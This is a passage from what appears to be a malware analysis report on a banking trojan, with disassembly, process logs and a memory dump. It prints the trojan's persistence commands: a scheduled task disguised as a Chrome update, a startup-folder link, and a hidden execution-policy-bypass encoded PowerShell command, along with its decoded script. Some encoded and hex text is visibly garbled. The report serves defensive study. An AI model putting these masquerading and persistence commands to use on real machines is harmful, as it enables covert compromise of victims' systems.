


All the above-mentioned API calls are associated with Kernel32.dll. This DLL exports functions that relate to filesystem operations, hardware, and processes.


The next interesting functionality that is used by the below API functions implies that the attacker may have the ability to hook, record, and steal the clipboard data which can contains sensitive information (usernames, passwords, etc.). The attacker used USER.DLL to perform a keyboard monitoring (keylogging).



The final API function that we have covered in this section is the *GetUserName* function that can be used by the attacker for enumeration and discovering actions.



After discovering and understanding the functionality of the cs.exe payload, we have exported the strings from the payload. The strings are good indicators for the malicious actions that the malware will perform, which will eventually lead us to new hints about the attack stages of the Trojan Banker:




The main stings we have investigated are the following:

- Creation of a new file (*hysvc.exe*) in the *ProgamData* directory (this file is created by using WinAPI).

- Manipulation of the *StartUp* directory (can be used for persistence).
- Execution of CMD.
- Creation of Scheduled Task (can be used for Persistence) to run the new *hysvc.exe* file.
- Creation of LNK file that is linked to the new *hysvc.exe* file.
- Execution of a base64 PowerShell command.

In order to understand the above-mentioned strings, we looked at the assembly code by using IDA.

The first block containing an interesting offset that was discovered and analyzed is the *aCProgramdataHy* that is associated with the new payload that will be created in the ProgramData directory.



```
loc_40AF56:
push    1Eh
push    offset aCProgramdataHy ; "C:\\ProgramData\\HYSVC\\hysvc.exe"
lea     ecx, [ebp+var_278]
mov     [ebp+var_268], 0
mov     [ebp+var_264], 0Fh
mov     byte ptr [ebp+var_278], 0
call    sub_408AA0
push    104h          ; nSize
lea     eax, [ebp+Filename]
push    eax          ; lpFilename
push    0            ; hModule
call    ds:GetModuleFileNameA
lea     ecx, [ebp+Filename]
mov     [ebp+var_250], 0
mov     [ebp+var_24C], 0Fh
lea     edx, [ecx+1]
mov     byte ptr [ebp+var_260], 0
nop     dword ptr [eax+eax+00h]
```

The second block showed a few other interesting offsets:

- aCMDCTimeoutT4
- aCMDSchtaskFC
- aMKlinkCProgram
- aPowershellW1Ex

```

loc_40B24F:
push    40h
lea     eax, [ebp+StartupInfo.lpReserved]
mov     [ebp+StartupInfo.cb], 44h
push    0
push    eax
call    sub_40F330
lea     eax, [ebp+var_278]
push    eax
lea     eax, [ebp+CommandLine]
push    offset aCmdCTimeoutT4 ; "cmd /c timeout /t 4 && \"
push    eax
call    sub_4010E0
add     esp, 18h
mov     ecx, eax
push    1
push    offset asc_426584 ; "\""
call    sub_408940
mov     dword ptr [ebp+var_220], 0
lea     ecx, [ebp+CommandLine]
mov     dword ptr [ebp+var_220+4], 0
movups  xmm0, xmmword ptr [eax]
movups  [ebp+var_230], xmm0
movq    xmm0, qword ptr [eax+10h]
movq    [ebp+var_220], xmm0
mov     dword ptr [eax+10h], 0
mov     dword ptr [eax+14h], 0Fh
mov     byte ptr [eax], 0
call    sub_402F10
push    74h
push    offset aCmdCSchtasksFC ; "cmd /c schtasks /f /create /tn \"Google"...
lea     ecx, [ebp+var_218]
mov     [ebp+var_208], 0
mov     [ebp+var_204], 0Fh
mov     [ebp+var_218], 0
call    sub_408AA0
push    68h
push    offset aMklinkCProgram ; "mklink \\C:\\ProgramData\\Microsoft\\W"...
lea     ecx, [ebp+var_200]
mov     [ebp+var_1F0], 0
mov     [ebp+var_1EC], 0Fh
mov     [ebp+var_200], 0
call    sub_408AA0
push    298h
push    offset aPowershellW1Ex ; "powershell -w 1 -exec bypass -e JABvAGI"...
lea     ecx, [ebp+var_1E8]
mov     [ebp+var_1D8], 0
mov     [ebp+var_1D4], 0Fh
mov     [ebp+var_1E8], 0
call    sub_408AA0
mov     esi, ds:CloseHandle
lea     edi, [ebp+var_230]
push    ebx

```

The *aCMDCTimeoutT4* offset contains a CMD command line that run a “*timeout /t 4*” that pauses the command processor for 4 seconds before launching the CMD process again. This defense evasion technique is being used to prevent any detection by security application and traditional Anti-Virus vendors.

```

aCmdCTimeoutT4 db 'cmd /c timeout /t 4 && "',0
                ; DATA XREF: sub_40AE90+3E6f0

```

The *aCMDSchtaskFC* offset contains another CMD command line that will run a “*schtasks*” for creating a

scheduled task on the compromised host. The name of the schedule task will be “GoogleChromUpdateTask” (/tn – taskname) and the task is scheduled to run hysvc.exe every 1 hour (/sc – schedule).

```
aCmdCSchtasksFC db 'cmd /c schtasks /f /create /tn "GoogleChromeUpdateTask" /sc hourly
; DATA XREF: sub_40AE90+44B↑o
db 'y /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe",0
```

The aMKlinkCProgram offset contains a “mklink” command that will create a link (.LNK) file in the StartUp directory that will be linked to the hysvc.exe file.

```
aMKlinkCProgram db 'mklink "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Sta
; DATA XREF: sub_40AE90+478↑o
db 'rtUp\hysvc" C:\ProgramData\HYSVC\hysvc.exe',0
```

The aPowershellW1Ex offset contains a base64 PowerShell command that will be executed by the main payload (cs.exe).

```
aPowershellW1Ex db 'powershell -w 1 -exec bypass -e JABvAGIAagBTAGgAZQBzAGWAIAA9ACAAT
; DATA XREF: sub_40AE90+4A8↑o
db 'gBlAHcALQBPAgIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAAoACIAVw'
db 'BTAGMAcgBpAHAAdAAuAFMAaABlAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB'
db '0AEMAdQB0ACAAPQAgACQAbwBiAGoAUwBoAGUAbABsAC4AQwByAGUAYQB0AGUwBo'
db 'AG8AcgB0AGMAdQB0ACgAJABlAG4AdgA6AFUwBFAFIAUABSAE8ARgBjAEwARQAgA'
db 'CsAIAAIAFwAUwB0AGEAcgB0ACAATQBLAG4AdQBcAFAAcgvBvAGcAcgBhAG0AcwBcAF'
db 'MAdABhAHIAAdAB1AHAAIgAgACsAIAAIAFwAaAB5AHMAdgBjAC4ABABuAGsAIgApAA0'
db 'ACgAkAG8AYgBqAFMAaABvAHIAAdABDAHUAdAAuAFQAYQByAGcAZQB0AFAAYQB0AGGgA'
db 'PQAIAEMA0gBcAFAAcgvBvAGcAcgBhAG0ARABhAHQAYQBcAEgANQBTAfYAQwBcAGGgAe'
```

After performing a static analysis and code analysis we will know how to execute the cs.exe payload and perform a Dynamic/Behavior analysis.


Behavior Analysis

Once we launched the payload, we immediately saw the following process tree:

Process Name (PID)	Parent Process	Working Set	Private Bytes	Company Name	Session ID	Start Time	End Time
payload.exe (1456)	C:\Users\cynet\I...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
cmd.exe (7176)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	n/a
Conhost.exe (3784)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	n/a
timeout.exe (5388)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:2...
hysvc.exe (892)	C:\ProgramData\...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	n/a
cmd.exe (8480)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
Conhost.exe (6884)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
schtasks.exe (3608)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
powershell.exe (7900)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
Conhost.exe (2188)	C:\WINDOWS\S...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:05:1...	4/23/2020 8:05:1...
Eventvwr.exe (1988)	C:\Program Files (...	Microsoft Corporat...	DESKTOP-71BSV...	4/23/2020 8:19:1...	n/a

As we learned from the static analysis, the CreateProcess API function will execute a CMD instance and create a scheduled task:

- CMD Timeout command:



Operation: Process Create
 Result: SUCCESS
 Path: C:\WINDOWS\SysWOW64\cmd.exe
 Duration: 0.000000

PID: 7176
 Command line: cmd /c timeout /t 4 && "C:\ProgramData\HYSVC\hysvc.exe"


- schtasks command:




Operation: Process Create
 Result: SUCCESS
 Path: C:\WINDOWS\SysWOW64\cmd.exe
 Duration: 0.000000

PID: 8480
 Command line: cmd /c schtasks /f/create /tn "GoogleChromeUpdateTask" /sc hourly /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe"



In order to gain persistency on the compromised host the attacker created a schedule task in the Task Scheduler. Moreover, the attacker tried to masquerade it with a legitimate name of "GoogleChromUpdateTask" as we can see in the screenshot below:




The task information shows that it run the file every 3 hours:



The CreateFile and CreateDirectory functions create a new payload (*hysvc.exe*) in the ProgramData directory:



After checking the hash of the new *hysvc.exe* payload, we have found that it is the same file as the original *cs.exe* payload. Thus, the initial trojan just copied itself to a new location:



After creating the second payload (*hysvc.exe*) and a scheduled task to run this payload, the initial payload (*cs.exe*) is launching PowerShell in order to run an encoded malicious command:

Input
length: 632
lines: 1

```
JABvAGIAagBTAGgAZQBzAGwAIAA9ACAATgBIAHcALQBPAgIAagBLAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAAoACIAVwBTAGMAcGbpAHAAdAAuAFMAaAB
lAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB0AEMAdQB0ACAAPQAgCQAbwBiAGoAUwBoAGUAbABsAC4AQwByAGUAYQB0AGUwBoAG8AcgB0AGMAdQB0AC
gAJABLAG4AdgA6AFUwBFAFIAUABSAE8ARgBJAEwARQAgACsAIAAIAFwAUwB0AGEAcgB0ACAAATQBLAG4AdQBcAFAAcgBvAGcAcgBhAG0AcwBcAFMAdABhAHIAAd
AB1AHAAIAGAgACsAIAAIAFwAAAB5AHMAdgBjAC4AbABuAGsAIgApAA0ACgAkAG8AYgBqAFMAaABvAHIAAdABDAHUAdAAuAFQAYQByAGcAZQB0AFAYYQB0AGgAPQAI
AEMA0gBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAEgAWQBTAfYAQwBcAGgAeQBzAHYAYwAuAGUAEAB1ACIADQAKACQAbwBiAGoAUwBoAG8AcgB0AEMAdQB0AC4
AUwBhAHYAZQAOACKA
```


Output
time: 2ms
length: 237
lines: 4

```
$objShell = New-Object -ComObject ("Wscript.Shell")
$objShortcut = $objShell.CreateShortcut($env:USERPROFILE + "\Start Menu\Programs\Startup" + "\hysvc.lnk")
$objShortcut.TargetPath="C:\ProgramData\HYSVC\hysvc.exe"
$objShortcut.Save()
```


The decoded command, as shown above, has used a Com-Object of “*Wscript.Shell*” to create a shortcut file (LNK) in the StartUp directory which is linked to the *hysvc.exe* payload. This is basically an attempt to use a second persistence technique for the payload to run every time the victim reboots the compromised machine, by automatically executing the LNK file from the startup:

- “*AppData\Romming\Microsoft\Windows\Start Menu\Programs\Startup*”

Operation: CreateFile
 Result: NAME INVALID
 Path: C:\Users\cynet\Desktop\mklmk "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\hysvc" C:\ProgramData\HYSVC\hysvc.exe



The LNK file is linked to the trojan Banker (hysvc.exe) which is now located in the ProgramData directory.



Memory context of the payload:

```

00000530 50 3d ff 00 b9 42 fc 00 00 00 00 68 00 00 00 P=...B.....h...
00000540 5f 6d 74 78 6c 63 6b 51 51 73 53 00 43 3a 5c 50 mtxlckQQsS.C:\P
00000550 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 43 rogramData\HYSVC
00000560 5c 68 79 73 76 63 2e 65 78 65 00 00 43 3a 5c 50 \hysvc.exe..C:\P
00000570 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 43 rogramData\HYSVC
00000580 5c 00 00 00 22 00 00 00 63 6d 64 20 2f 63 20 74 \..."...cmd /c t
00000590 69 6d 65 6f 75 74 20 2f 74 20 34 20 26 26 20 22 ireout /t 4 && "
000005a0 00 00 00 00 00 00 00 00 63 6d 64 20 2f 63 20 73 .....cmd /c s
000005b0 63 68 74 61 73 6b 73 20 2f 66 20 2f 63 72 65 61 chtasks /f /crea
000005c0 74 65 20 2f 74 6e 20 22 47 6f 6f 67 6c 65 43 68 te /tn "GoogleCh
000005d0 72 6f 6d 65 55 70 64 61 74 65 54 61 73 6b 22 20 romeUpdateTask"
000005e0 2f 73 63 20 68 6f 75 72 6c 79 20 2f 6d 6f 20 33 /sc hourly /mo 3
000005f0 20 2f 74 72 20 22 63 6d 64 20 2f 63 20 43 3a 5c /tr "cmd /c C:\
00000600 50 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 ProgramData\HYSV
00000610 43 5c 68 79 73 76 63 2e 65 78 65 22 00 00 00 00 C\hysvc.exe"....
00000620 6d 6b 6c 69 6e 6b 20 20 22 43 3a 5c 50 72 6f 67 rklink "C:\Prog
00000630 72 61 6d 44 61 74 61 5c 4d 69 63 72 6f 73 6f 66 ramData\Microsof
00000640 74 5c 57 69 6e 64 6f 77 73 5c 53 74 61 72 74 20 t\Windows\Start
00000650 4d 65 6e 75 5c 50 72 6f 67 72 61 6d 73 5c 53 74 Menu\Programs\St
00000660 61 72 74 55 70 5c 68 79 73 76 63 22 20 43 3a 5c artUp\hysvc" C:\
00000670 50 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 ProgramData\HYSV
00000680 43 5c 68 79 73 76 63 2e 65 78 65 00 00 00 00 00 C\hysvc.exe.....
00000690 70 6f 77 65 72 73 68 65 6c 6c 20 2d 77 20 31 20 powershell -w 1
000006a0 2d 65 78 65 63 20 62 79 70 61 73 73 20 2d 65 20 -exec bypass -e
000006b0 4a 41 42 76 41 47 49 41 61 67 42 54 41 47 67 41 JABvAGIAagBTAGgA

```

After we finished the investigation and analyzed the trojan banker, we can go back to the second part of the first PowerShell Command.

```

$thdTask = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQUAE4AZQ0BAC4AUWb1AHIAIdgBpAGMAZQBAG8BAQ
